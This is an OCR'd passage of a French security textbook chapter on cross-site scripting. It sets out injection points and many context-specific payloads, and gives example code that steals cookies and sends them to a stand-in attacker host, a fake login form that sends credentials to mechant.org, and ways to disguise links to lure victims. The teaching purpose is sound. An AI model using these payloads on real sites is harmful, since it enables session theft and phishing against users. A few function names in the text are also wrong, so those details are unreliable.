


Figure 2.1

Exemple de script PHP acceptant des saisies utilisateur (`LeconDePHP.php`).

L'application PHP constate que l'utilisateur a saisi *toto* et répond en présentant la page présentée Figure 2.2.

Voici le code source HTML correspondant à cette dernière, où nous avons mis en gras la saisie de l'utilisateur.

```
<html>
<body>
vous avez saisi: "toto".
</body>
</html>
```




Figure 2.2

Réponse du script `LearningPhp.php` après saisie de `"toto"` par l'utilisateur.

Évidemment, l'utilisateur peut saisir exactement ce qui lui plaît, et notamment "<script>alert(1)</script>", "<body onload=alert(1)>", "<img src=x onerror=alert(1)>" ou toute autre solution susceptible d'injecter du code JavaScript dans la page. La première solution ferait émettre la requête GET suivante auprès du serveur :

```
http://pages-publiques.universite.fr/~quelqueUtilisateur/LeconDePHP.php?
UserInput=<script>alert(1)</script>
```

Comme ci-dessus, l'application PHP se contente de reprendre la saisie utilisateur dans sa réponse. Cette fois, le navigateur interprète cela comme des instructions JavaScript, issues du serveur (ce qui est techniquement parlant le cas), qu'il exécute donc. La Figure 2.3 présente ce qu'obtiendrait l'utilisateur dans ce cas.

Le code HTML de la page, illustrée à la Figure 2.3, est donné ci-après. À nouveau, la saisie de l'utilisateur y est en gras.

```
<html>
<body>
vous avez saisi: "<script>alert(1)</script>".
</body>
</html>
```




Figure 2.3

Ce que l'on obtient après avoir injecté <script>alert(1)</script> dans http://pages-publiques.universite.fr/~quelqueUtilisateur/LeconDePHP.php.

Cet exemple présente une *injection de HTML reflété*, car l'utilisateur a transmis du code JavaScript dans une requête HTTP, données que l'application web a immédiatement reprises à l'identique (ou *reflétées*) dans sa réponse. Pour exécuter ce script, il suffit à n'importe qui de cliquer sur le lien suivant :

```
http://pages-publiques.universite.fr/~quelqueUtilisateur/LeconDePHP.php?
input=<script>alert(1)</script>
```

Du point de vue de l'agresseur, il est très important qu'une injection de HTML n'implique qu'un seul clic ou plusieurs clics prévisibles susceptibles d'être réalisés sur une page web malveillante. Supposons que l'application PHP précédente n'accepte que les requêtes de type `POST` et pas de type `GET`, comme dans le code suivant :

```
<html>
<body>
<?php
if (isset($_POST['UserInput'])){
  $out = 'vous avez saisi: "' . $_POST['UserInput'] . '".';
} else {
  $out = '<form method="POST">saisissez quelque chose ici: ';
  $out .= '<input name="UserInput" size="50">';
  $out .= '<input type="submit">';
  $out .= '</form>';
}
print $out;
?>
</body>
</html>
```

Dans un tel cas de figure, l'attaquant devra travailler un peu plus pour réaliser son injection de HTML en un seul clic. À cette fin, il produira la page HTML que voici :

```
<html>
<body>
<form name="formulaireMalveillant" method="POST" action="http://pages-
publiques.universite.fr/~quelqueUtilisateur/LeconDePHP.php">
  <input type="hidden" name="UserInput" value="<script>alert(1)</script>">
</form>
<script>
  document.formulaireMalveillant.submit()
</script>
</body>
</html>
```

Cliquer sur un lien menant vers le code HTML ci-dessus réalisera une injection de HTML sur `http://pages publiques.universite.fr/~quelqueUtilisateur/LeconDePHP.php`. Évidemment, de véritables agresseurs ne se contenteront pas d'un simple appel à une boîte de dialogue, mais réaliseront des actions plus dangereuses. La section "Deuxième étape : nuire" détaille l'arsenal à leur disposition.

Une *injection de HTML stocké* ressemble beaucoup à une injection de HTML reflété. Elle n'en diffère que parce que l'attaquant place le script dans l'application web, où il sera stocké pour être repris plus tard. Imaginons par exemple un forum web permettant aux utilisateurs de publier et de lire des messages. Un agresseur pourrait injecter du HTML lors de l'envoi d'un article, puis exécuter ce script en visualisant le message qui l'abrite.

Découverte d'injections de HTML stocké et reflété

Pour trouver des possibilités d'injections de HTML stocké ou reflété, on tentera d'injecter un script dans *toutes* les saisies de formulaires, visibles ou cachées, et dans tous les paramètres d'une requête `GET` ou `POST`. On supposera que toute valeur de chaque couple paramètre/valeur est potentiellement vulnérable. On tentera même d'injecter du HTML dans de nouveaux paramètres, comme suit : `<script>alert('parametre')</script>=<script>alert('valeur')</script>`

On pourra même découvrir des couples paramètre/valeur dans d'autres portions de l'application web et injecter le script en lieu et place de leur *valeur*. Sur la plupart des applications web modernes, le nombre de points d'insertions potentiels pour l'injection de HTML semble infini – et en général un ou deux fonctionneront. Ne négligez aucun couple paramètre/valeur, aucune URL, aucun en-tête HTTP, etc. Tentez d'injecter des scripts partout ! Les endroits où cette technique fonctionne s'avèrent parfois extrêmement surprenants.

Parfois, de simples chaînes de test pour l'injection de HTML, comme <script>alert(1)</script>, ne fonctionneront pas faute d'apparaître dans le corps de la réponse. Imaginons par exemple le cas d'une requête vers `http://moteur.de.recherche.com/search?p=<script>alert(1)</script>`, reprenant la chaîne d'injection dans un champ de formulaire pré-rempli, comme suit :

```
<form input="text" name="p" value="<script>alert(1)</script>">
```

Malheureusement, les balises de début et de fin de script, traitées comme des chaînes par le champ de saisie du formulaire, ne seront pas exécutées. Essayez plutôt la requête `http://moteur.de.recherche.com/search?p="><script>alert(1)</script>`. Il est possible que le code HTML résultant ait alors l'allure suivante :

```
<form input="text" name="p" value=""><script>alert(1)</script>">
```

Cette fois, les balises de début et de fin de script ne sont plus confinées dans le paramètre `value` du formulaire ; leur exécution devient possible.

Pour illustrer les nombreux emplacements susceptibles de permettre l'injection de données ou saisie utilisateur (*user input* en anglais), et comment procéder, examinons la requête HTTP suivante et la réponse associée, où l'on retrouve des saisies utilisateur en dix endroits différents. Si un utilisateur émet la requête suivante :

```
http://quelquepart.com/s?a1=USER_INPUT1&a2=USER_INPUT2&a3=USER_INPUT3&
a4=USER_INPUT4&a5=USER_INPUT5&a6=USER_INPUT6&a7=USER_INPUT7&
a8=USER_INPUT8&a9=USER_INPUT9&a10=USER_INPUT10
```

Supposons que le serveur réponde ceci :

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Apache
```

```
Cookie: toto=USERINPUT1; domain=quelquepart.com;
Content-Length: 502

<html>
<head><title>Bonjour USERINPUT2</title>
<style>
a {color:USERINPUT3} </style>
<script>
var a4 = "USERINPUT4";
if (something.equals('USERINPUT5')) {
  alert('something');
);
}
</script>
<body>
<a href="http://quelquepart.com/USERINPUT6">cliquez sur moi</a>
<a href='USERINPUT7'>cliquez sur moi aussi</a>
<img src="http://quelquepart.com/USERINPUT8">
<p onclick="window.open('USERINPUT9')">un paragraphe</p>
<form> <input type="hidden" name="a" value="b">

<input type="submit" value=USERINPUT10></form>
</body>
</html>
```

Chacune de ces saisies utilisateur est susceptible d'être exploitée de bien des manières. Nous donnons ci-après quelques solutions pour injection du HTML avec chacune.

La valeur `USERINPUT1` est placée dans l'en-tête HTTP de cookie. Si un agresseur peut y placer des points-virgules (";"), il pourra modifier les contrôles de sécurité de ce cookie, ainsi que, probablement, d'autres propriétés. S'il est possible d'y insérer des retours à la ligne (`\n`, codé `%0d` dans les URL) et/ou des retours chariot suivis de retours à la ligne (`\r\n`, codé `%0a%0d` dans les URL), l'attaquant pourra inscrire de nouveaux en-têtes HTTP, ainsi que du code HTML. On appelle cette attaque *division de la réponse HTTP*. Elle permet l'injection de HTML en proposant des chaînes comme celle qui suit :

```
%0a%0d%0a%0d<script>alert(1)</script>
```

Les deux couples retour chariot puis retour à la ligne séparent l'en-tête HTTP du corps HTTP. Le script, placé dans ce dernier, sera donc exécuté.

Le champ `USERINPUT2` apparaît dans une balise de titre (`title`). IE n'y autorise certes pas les balises `script`, mais un attaquant capable d'injecter `<script>alert(1)</script>` pourra très certainement introduire la chaîne :

```
</title><script>alert(1)</script>
```

Cette astuce permet de sortir de la balise de titre.

La valeur `USERINPUT3` étant située dans une balise de styles, on pourrait procéder comme suit dans IE :

```
black; background:url('JavaScript:alert(1)');
```

Sous Firefox, ce qui suit fonctionnerait :

```
1:expression(alert(1))
```

De manière équivalente, les saisies utilisateur interviennent parfois dans des paramètres de style précisant le rendu d'autres balises, comme suit :

```
<div style="background:url(USERINPUT3A)"></div>
```

Dans IE, la valeur suivante pour `USERINPUT3A` permettrait d'y exécuter du code JavaScript :

```
JavaScript:alert(1)
```

Les amateurs de Visual Basic pourront faire appel à ceci :

```
vbscript:MsgBox(1)
```

Firefox n'accepte pas dans `background:url()` des gestionnaires de protocole `Java Script:`, mais autorise l'exécution de JavaScript dans `exception()`. Dans ce navigateur, un agresseur pourra donc régler `USERINPUT3A` comme ceci :

```
); 1:expression(alert(1)
```

Le cas d'`USERINPUT4` est très facile à exploiter ; il suffira d'y inscrire :

```
";alert(1);
```

Le champ `USERINPUT5` est enchâssé plus profondément dans le code JavaScript. Pour y insérer une fonction `alert(1)` susceptible d'être exécutée, il faut la faire sortir de tous les blocs de code et s'assurer que le code JavaScript qui la précède et la suit est valide, comme ceci :

```
)){}alert(1);if(0)
```

Le texte devant la fonction `alert(1)` complète l'instruction et garantit la bonne exécution de cette dernière à tous les coups. Le texte qui la suit crée une instruction pour la suite du bloc de code, de manière à produire un code valide pour tout ce que renferme les balises `script`. À défaut, le code JavaScript ne serait pas interprété à cause d'une erreur de syntaxe.

Pléthore d'astuces permettent d'injecter du JavaScript dans `USERINPUT6`. Ceci pourra convenir :

```
"><script>alert(1)</script>
```

Dans le cas où les caractères supérieur et inférieur seraient interdits, un gestionnaire d'événements JavaScript comme `onclick` conviendra :

```
" onclick="alert(1)
```

Plusieurs possibilités conviennent pour `USERINPUT7` :

```
'><script>alert(1)</script>
```

Ou encore :

```
' style='x:expression(alert(1))
```

Ou encore :

```
JavaScript:alert(1)
```

Les deux premières suggestions s'assurent de l'exécution du script lors du chargement de la page, tandis que la dernière impose d'abord que l'utilisateur clique sur le lien. On prendra l'habitude de toutes les tester, au cas où certains caractères ou chaînes seraient interdits. Le champ `USERINPUT8` prête lui aussi le flanc à des chaînes d'injection de HTML comparables. Voici un choix intéressant, qui emploie un gestionnaire d'événements :

```
notThere' onerror='alert(1)
```

En général, on se prémunit contre les attaques de type XSS en échappant ou encodant les caractères potentiellement dangereux. Si un utilisateur propose `<script>alert(1)</script>` dans un champ de texte, le serveur pourra répondre par la chaîne échappée suivante :

```
&lt;script&gt;alert(1)&lt;/script&gt;
```

En fonction de son emplacement, cette chaîne apparaîtrait comme la saisie originale, sans être exécutée. L'échappement des chaînes, extrêmement complexe, est détaillé dans la section de contre-mesure, "Se prémunir contre l'injection de données arbitraires". La plupart des fonctions d'échappement oublient d'échapper certains caractères potentiellement dangereux ou choisissent un mauvais encodage. Le champ `USERINPUT9` présente ainsi un intérêt car les gestionnaires d'événements de type `on*` interprètent les encodages d'entités HTML comme de l'ASCII. On pourrait donc monter les mêmes attaques en employant les deux chaînes suivantes :

```
x');alert(1);
```

et

```
x&#39;&#41;;alert&#40;1&#41;
```

Finalement, on exploitera `USERINPUT10` à l'aide de gestionnaires d'événements et en sortant de la balise de saisie `input`. Voici un exemple :

```
x onclick=alert(1)
```

Cet exemple montre que l'on trouve potentiellement des chaînes proposées par l'utilisateur n'importe où dans les réponses HTTP. La liste des possibilités semble donc infinie.

Si l'on parvient à réaliser une injection de HTML sur l'une quelconque de ces instances, celle-ci pourra servir à mener des attaques de type XSS partout sur le domaine concerné. Il existe bien des manières d'injecter du JavaScript dans les applications web. Toute tentative corrompant le format de la page (soit en la tronquant, ou encore en affichant un autre script que le code inséré) indique probablement la présence d'une attaque XSS qu'il faut encore travailler un peu.

Injection de HTML reflété dans les redirecteurs

Les redirecteurs constituent un autre emplacement de choix pour l'injection de HTML. Certains permettent à l'utilisateur de renvoyer sur n'importe quelle URL. Malheureusement, `JavaScript:alert(1)` constitue une adresse valide. De nombreux redirecteurs analysent l'URL pour savoir si celle-ci est sûre. Ces algorithmes et leurs programmeurs ne brillant pas toujours par leur astuce, des URL comme ceci :

```
JavaScript://www.quelquepart.com/%0dalert(1)
```

ou encore :

```
JavaScript://http://www.siteDeConfiance.com/repertoireDeConfiance/%0dalert(1)
```

seront parfois acceptées. Dans ces exemples, on peut placer n'importe quelle chaîne entre la double barre oblique (`//`) introduisant un commentaire en JavaScript et le passage à la ligne codé dans l'URL (`%0d`).

Injection de HTML dans les applications nomades

Certaines applications web populaires proposent des versions mobiles. Elles disposent généralement des mêmes fonctionnalités, prévoient moins de mesures de sécurité, tout en restant accessibles à des navigateurs comme IE et Firefox. C'est donc un terrain de chasse idéal pour découvrir des attaques par injection de HTML ou forger des requêtes inter-sites (lesquelles seront évoquées au Chapitre 4).

Les applications mobiles étant généralement hébergées sur le même domaine que l'application web principale, y injecter du code HTML donnera accès à l'ensemble du domaine, et notamment l'application web principale ou toute autre application web hébergée au même endroit.

Injection de HTML dans les réponses AJAX et dans les messages d'erreur

Toutes les réponses HTTP n'ont pas vocation à être présentées à l'utilisateur. Certaines pages, telles que les réponses de type *Asynchronous JavaScript and XML* (AJAX) ou encore les messages d'erreur HTTP, sont souvent oubliées par les programmeurs. À quoi bon protéger les réponses AJAX contre les injections de HTML ? Après tout, leurs requêtes ne sont pas supposées être manipulées directement par les utilisateurs. Cependant, un agresseur pourra reproduire le comportement de requêtes AJAX `GET` et `POST` à l'aide d'extraits de code notés auparavant.

De la même manière, les développeurs, pour qui tout relève du code HTTP 200 (OK), négligent souvent les réponses d'erreur HTTP comme le code HTTP 404 (ressource non trouvée ou *Not Found*), le code HTTP 502 (erreur serveur ou *Server Error*). Cela vaut donc la peine de tenter de déclencher d'autres réponses que le code HTTP 200, et d'y injecter des scripts.

Injection de HTML à l'aide de codages UTF-7

Si un utilisateur a activé dans IE la sélection automatique du codage (sous le menu *Affichage | Codage | Sélection automatique*), un attaquant pourra éviter la plupart des mesures de protection contre l'injection de HTML. On l'a déjà signalé, ces techniques s'appuient souvent sur l'échappement des caractères potentiellement dangereux. Cependant, le codage UTF-7 emploie des caractères anodins, généralement non échappés, ou impossibles à échapper dans certaines applications web. La version échappée en UTF-7 de la chaîne `<script>alert(1)</script>` se présente ainsi comme suit :

```
+ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

Cette attaque toutefois peu fréquente ; les utilisateurs n'activent généralement pas cette option dans leur page de profil. Il existe d'autres attaques par codage UTF s'appuyant sur la longueur variable des codes représentant les divers caractères, mais elles imposent une bonne connaissance d'UTF et sortent donc du cadre de cet ouvrage. Ce problème souligne toutefois le danger de ne pas prendre en compte les autres codages ou le type MIME, négligence pouvant mener à une injection de HTML.

Injection de HTML s'appuyant sur un type MIME ne correspondant pas à son contenu

IE recèle de nombreux comportements aussi surprenants que non documentés. Par exemple, dans sa version 7 et les précédentes, si ce navigateur tente en vain de charger une image ou d'autres réponses non exprimées en HTML, il traitera le résultat comme du HTML. Pour s'en apercevoir, il suffit de créer un document renfermant ceci :

```
<script>alert(1)</script>
```

que l'on sauvegardera sous le nom *alert.jpg*. Charger cette "image" dans IE à partir de la barre d'adresse ou d'une *iframe* résultera dans l'exécution du code JavaScript qu'elle contient. Soulignons que cette méthode ne fonctionne pas en cas de chargement du fichier depuis une balise d'image.

En général, si l'on tente de mettre en ligne un tel fichier en tant qu'image sur un service d'hébergement d'images sur le web, il sera refusé faute de représenter véritablement une image. Pour déterminer le format de l'image, ces hébergeurs ne tiennent généralement pas compte de l'extension de fichier, pour se concentrer sur le numéro magique (c'est-à-dire les premiers octets) qui le débute. Un agresseur pourra contourner cette mesure de protection en créant une image GIF renfermant du code HTML dans son champ de commentaire, qu'il sauvegardera en précisant l'extension de fichier `.jpg`. Voici ce que cela donne sur une image GIF d'un seul pixel :

```
00000000  47 49 46 38 39 61 01 00  01 00 80 00 00 ff ff ff  |GIF89a..........|
00000010  ff ff ff 21 fe 19 3c 73  63 72 69 70 74 3e 61 6c  |...!..<script>al|
00000020  65 72 74 28 31 29 3c 2f  73 63 72 69 70 74 3e 00  |ert(1)</script>.|
00000030  2c 00 00 00 00 01 00 01  00 00 02 02 44 01 00 3b  |,...........D..;|
```

Appeler ce fichier *test.jpg* et le charger dans IE fera exécuter le code JavaScript. C'est aussi une manière très pratique de tenter d'injecter du Flash à travers les politiques de domaine. Il suffit de placer le contenu XML de la politique de sécurité Flash dans le commentaire GIF et de s'assurer que le fichier GIF ne renferme aucun caractère ASCII étendu ou autres octets nuls.

Dans le cas de formats d'images non compressés comme XPM et BMP, on peut encore injecter du HTML dans la section de données du fichier (et non dans son commentaire).

Injection de HTML avec Flash

Dans la plupart des scénarios, un agresseur peut injecter le code HTML de son choix. L'attaquant pourrait ainsi insérer un objet et/ou enchâsser une balise qui chargerait une application Flash dans ce domaine. Voici un exemple :

```
<object width="1" height="1">
 <param name="allowScriptAccess" value="always">
 <param name="allownetworking" value="all">
 <param name="movie" value="http://mechant.com/mechant.swf">
 <embed allownetworking="all" allowScriptAccess="always"
  src="http://mechant.com/mechant.swf" width="1" height="1">
 </embed>
</object>
```

Voilà un code HTML un peu maladroit, mais qui donnera à une application Flash le même contrôle que celui dont dispose une application JavaScript : lire des cookies (à travers la classe `ExternalInterface`), changer l'apparence de la page web (toujours à travers la classe `ExternalInterface`), lire les données privées de l'utilisateur (à travers la classe `XML`) et réaliser des requêtes HTTP au nom de la victime (toujours à travers la classe `XML`).

Cependant, les applications Flash proposent parfois d'autres fonctionnalités. Elles peuvent par exemple créer des connexions brutes par *socket* (à travers la classe `Socket`). Cela permet à l'attaquant de forger entièrement ses propres paquets HTTP (reprenant les cookies détournés avec la classe `ExternalInterface`), ou encore de se connecter sur d'autres ports, sur des ordinateurs autorisés. Soulignons que la connexion de la classe `Socket` ne peut réaliser des connexions que vers le domaine d'origine du script malveillant, à moins que l'agresseur n'ait également reflété une politique inter-domaines non sécurisée pour mener à bien cette attaque.

Certains développeurs protègent les réponses AJAX contre l'injection de HTML en y imposant le type MIME `text/plain`, ou tout au moins, un type qui diffère en tout cas de `text/html`. En effet, l'injection de HTML ne peut fonctionner que si le navigateur interprète la réponse comme écrite dans ce langage. Cependant, Flash ne se préoccupe pas du type MIME accompagnant le fichier de politique inter-domaines. L'agresseur pourrait donc potentiellement employer la réponse AJAX pour refléter un fichier de

politique inter-domaines non sécurisé. De cette manière, une application Flash malveillante pourra émettre des requêtes vers l'application web vulnérable au nom de la victime, lire des pages de son choix sur ce domaine, et créer des connexions de type *socket* vers ce domaine. Il s'agit d'un type d'attaque un peu plus faible car l'application Flash malveillante ne pourra pas détourner des cookies (ce qui ne l'empêchera nullement de réaliser n'importe quelle action au nom de l'utilisateur), ni reproduire le comportement de l'application auprès de sa victime (à moins de renvoyer celle-ci vers un domaine contrôlé par l'agresseur).

Cependant, l'action de loin la plus malveillante que l'on puisse réaliser par injection de HTML consiste à imiter le comportement de la victime auprès de l'application web. Pour cela, on peut refléter un fichier de politique inter-domaines non sécurisé, puis employer la classe `XML` d'ActionScript pour émettre des requêtes HTTP `GET` et `POST` afin d'en lire les réponses. La section suivante se penche sur le degré de nuisance qu'une attaque peut atteindre.

Deuxième étape : nuire

Une attaque de type XSS porte sur un *utilisateur* d'une application web qui donne à l'agresseur le contrôle complet de celle-ci en tant que celui-là, quand bien même cette application lui serait inaccessible directement car placée derrière un pare-feu. En général, XSS ne compromet pas directement la machine de l'utilisateur ni le serveur de l'application web. En cas de succès, l'attaquant dispose de trois possibilités :

- détourner des *cookies ;*
- imiter le comportement de l'application web auprès de la victime ;
- imiter le comportement de la victime auprès de l'application web.

Détournement des cookies

Les cookies embarquent généralement des laissez-passer (numéros de session) pour des applications web. Si un attaquant détourne les cookies de sa victime, il pourra les employer pour prendre le contrôle total de son compte. On recommande en général de faire expirer les cookies après un certain laps de temps, aussi l'agresseur ne pourra-t-il accéder au compte de la victime que durant cet intervalle. Le code suivant permet de détourner des cookies :

```
var x=new Image();x.src='http://siteAgresseur.com/mangePlusDeCookies?c='
+document.cookie;
```

ou encore

```
document.write("<img src='http://siteAgresseur.com/mangePlusDeCookies"+
"?c="+document.cookie+"'>");
```

Si certains caractères sont interdits, on convertira ces chaînes en leur représentation ASCII décimale avant d'employer la fonction `String.charFromCode()` de JavaScript. Le code suivant correspond ainsi à l'extrait précédent :

```
eval(String.charFromCode(118,97,114,32,120,61,110,101,119,32,73,109,
97,103,101,40,41,59,120,46,115,114,99,61,39,104,116,116,112,58,47,47,
115,105,116,101,65,103,114,101,115,115,101,117,114,46,99,111,109,47,
109,97,110,103,101,80,108,117,115,68,101,67,111,111,107,105,101,115,
63,99,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,
101,59));
```

Attaques par hameçonnage

Un agresseur pourra employer XSS dans un cadre d'ingénierie sociale, en imitant auprès de l'utilisateur le comportement de l'application web. S'il réussit sa manœuvre, il contrôlera totalement l'apparence de celle-ci. Parfois, il choisira de vandaliser le site web, en y mettant en ligne une image idiote (l'illustration `Stall0wn3d`[1] est un choix fréquent).

La chaîne d'injection de HTML pour un tel type d'attaque se résumera à ceci :

```
 <script>document.body.innerHTML="<img src=http://mechant.org/
stallown3d.jpg>";
</script>
```

Cependant, il existe des manières plus lucratives d'exploiter une telle prise de contrôle que de se contenter d'afficher une image d'un goût douteux de Sylvester Stallone. Un attaquant réalisant un *hameçonnage* (*phishing*) pourra contraindre l'utilisateur à lui fournir des informations confidentielles. En faisant appel à `document.body.innerHTML`, un attaquant pourra présenter une page de connexion en tout point identique à celle de l'application web prise pour cible, et provenant du domaine souffrant de l'injection de HTML. Cependant, lors de la validation du formulaire, les données – et notamment l'identifiant et le mot de passe naïvement saisis par la victime – seront transmises au site choisi par l'agresseur. Un code proche de ce qui suit pourra s'acquitter d'une telle tâche :

```
document.body.innerHTML="<h1>Connexion sur Société</h1><form
action=http://mechant.org/detourneMotsDePasse method=get>
<p>User name:<input type=text name=u><p>Mot de passe<input type=password
name=p><input type=submit name=login></form>";
```

Astuce élémentaire sous-tendant cette technique : le formulaire étant transmis par une requête `GET`, il n'est même pas nécessaire d'écrire la page `detourneMotsDePasse` – les requêtes s'inscriront d'elles-mêmes dans le journal d'erreurs (*error log*) du serveur web, où il sera facile de les retrouver.

1. N.D.T. : Jeu de mots entre le nom "Stallone" et le mot *owned*, que l'on peut traduire par "Je t'ai eu !", ou, plus précisément dans le monde du hacking, par "Je t'ai piraté !".

Imitation de la victime

Le plus grand impact des attaques de type XSS sur les applications web, c'est la possibilité pour l'agresseur d'imiter le comportement de l' utilisateur. Voici quelques exemples d'application de cette technique, en fonction de l'application web.

- Dans une application de courrier électronique (*webmail*), l'attaquant pourra :
  - envoyer des messages au nom de l'utilisateur ;
  - prendre connaissance de la liste de contacts de l'utilisateur ;
  - modifier les réglages automatiques de copie carbone cachée (*Bcc*) ; il pourra ainsi recevoir automatiquement un exemplaire de tous les messages expédiés à partir de cet instant ;
  - modifier les réglages de confidentialité ou de connexion.
- Dans le cadre d'une application de messagerie instantanée ou de *chat* (clavardage), l'agresseur dispose d'une autre panoplie de possibilités :
  - prendre connaissance de la liste des contacts ;
  - expédier des messages aux contacts ;
  - ajouter ou détruire des contacts ;
- Si l'application web traite d'un système bancaire ou financier, l'attaquant pourra :
  - transférer des fonds ;
  - demander des cartes de crédit ;
  - changer d'adresses ;
  - acheter des chèques.
- Sur un site de commerce électronique, l'agresseur aura la possibilité de :
  - faire des achats.

Lors de l'analyse de l'impact des attaques de type XSS sur un site, imaginez tout ce que l'agresseur pourrait faire s'il avait le contrôle de la souris et du clavier de la victime. Pensez aux mauvaises actions susceptibles d'être réalisées sur l'intranet de la victime à partir de son ordinateur.

Afin d'imiter le comportement de l'utilisateur, l'agresseur devra découvrir le fonctionnement de l'application web. Parfois, il suffit de lire le code source de ses pages, mais la meilleure méthode consiste souvent à s'appuyer sur un mandataire (*proxy*) web tel que Burp Suite, WebScarab ou *Paros Proxy*. Ces programmes interceptent tout le trafic circulant entre navigateur web et serveur web, dans les deux sens, sans oublier le

protocole HTTPS. Il est possible d'enregistrer des sessions pour comprendre la manière dont l'application web communique avec son serveur, afin de mieux l'imiter. D'autre part, les mandataires s'avèrent des alliés précieux dans la quête d'attaques de type XSS et autres points faibles dans les cuirasses des applications.

Vers XSS

Les applications web créant des groupes de gens (*webmail*, réseaux sociaux, salons de discussion, jeux vidéo à plusieurs, casinos ou tout ce qui implique une interaction avec l'utilisateur et lui fait émettre ou recevoir des informations de ses pairs) prêtent le flanc aux vers XSS. Ce type de programme exploite les fonctionnalités existantes dans l'application web pour se répandre. Dans le cas du courrier électronique, l'agresseur prenant virtuellement le contrôle du clavier et de la souris de sa victime pourra inonder de messages toute sa liste de contacts. Le code XSS s'activera dès que l'un d'entre eux cliquera sur un lien menant vers l'injection de HTML, déclenchant ainsi le script. Ce dernier, à son tour, inspectera la liste des connaissances de la victime et enverra des courriers à chacune d'entre elles. Chaque personne recevant une demande d'une source de confiance (la victime), elle y accordera du crédit et cliquera plus probablement sur le lien. Cette action la transforme alors en victime, et le cycle reprend avec sa propre liste de contacts.

Les vers XSS se répandent extrêmement vite, infectant de nombreux utilisateurs en un court laps de temps et provoquant d'énormes volumes de trafic sur le réseau. Cette technique est également efficace pour véhiculer d'autres types d'attaque, comme le hameçonnage (*phishing*). De manière intéressante, les agresseurs incorporent parfois aux applications web des contenus HTML cachés exécutant pléthore d'attaques contre les navigateurs. Tout utilisateur n'employant pas un logiciel de la dernière version, corrigeant toutes les failles connues et publiées pourra voir l'attaquant prendre le contrôle complet de sa machine. Dans ce cas de figure, XSS permet de mettre à mal un autre type de vulnérabilité.

Troisième étape : attirer la victime

Vous savez maintenant comment découvrir une injection de HTML et quelles horribles choses un attaquant peut réaliser *s'il* obtient de quelqu'un qu'il clique sur le lien menant à l'injection. Parfois, celle-ci surviendra lors d'une interaction classique avec l'utilisateur ; il s'agit des méthodes les plus efficaces. Cependant, l'attaquant doit souvent obtenir d'un visiteur du Web qu'il clique sur le lien d'une injection de HTML pour déclencher son attaque. Dans cette section, nous évoquons brièvement comment l'y pousser.

Imaginons-nous un instant dans la peau d'un agresseur. Supposons que l'on a découvert une injection de HTML à l'adresse `http://moteur.de.recherche.com/search?p=<script>alert(1)</script>` et que l'on a écrit un script malveillant à l'adresse

`http://mechant.org/m.js`. Il suffit désormais d'obtenir de victimes naïves qu'elles cliquent sur ce lien :

```
http://moteur.de.recherche.com/search?p=
<script src=http://mechant.org/m.js></script>
```

Un nombre effarant de personnes cliquera sans difficulté sur ce genre de liens, mais les utilisateurs les plus au fait des pièges de l'Internet y remarqueront rapidement quelque chose de louche. Il faut donc transformer ce lien et attirer la victime en lui faisant miroiter autre chose.

Maquillage des liens d'injection de HTML

Diverses méthodes permettent de masquer des liens : balises d'ancrage, sites raccourcissant les URL, blogs et sites web contrôlés par l'agresseur.

La première idée est toute simple : la plupart des applications web insèrent automatiquement des balises d'ancrage autour des URL par souci d'ergonomie, pour les rendre cliquables. Si l'attaquant peut écrire ses propres hyperliens, comme dans le cas d'une application de *webmail*, il pourra façonner un lien comme celui qui suit :

```
<a href="http://moteur.de.recherche.com/search?p=<script>alert(1)
</script>">http://bonSite.com/chatonsMignons.jpg</a>
```

Ce lien apparaîtra sous la forme `http://bonSite.com/chatonsMignons.jpg`, mais une victime cliquant dessus sera emmenée sur l'injection de HTML.

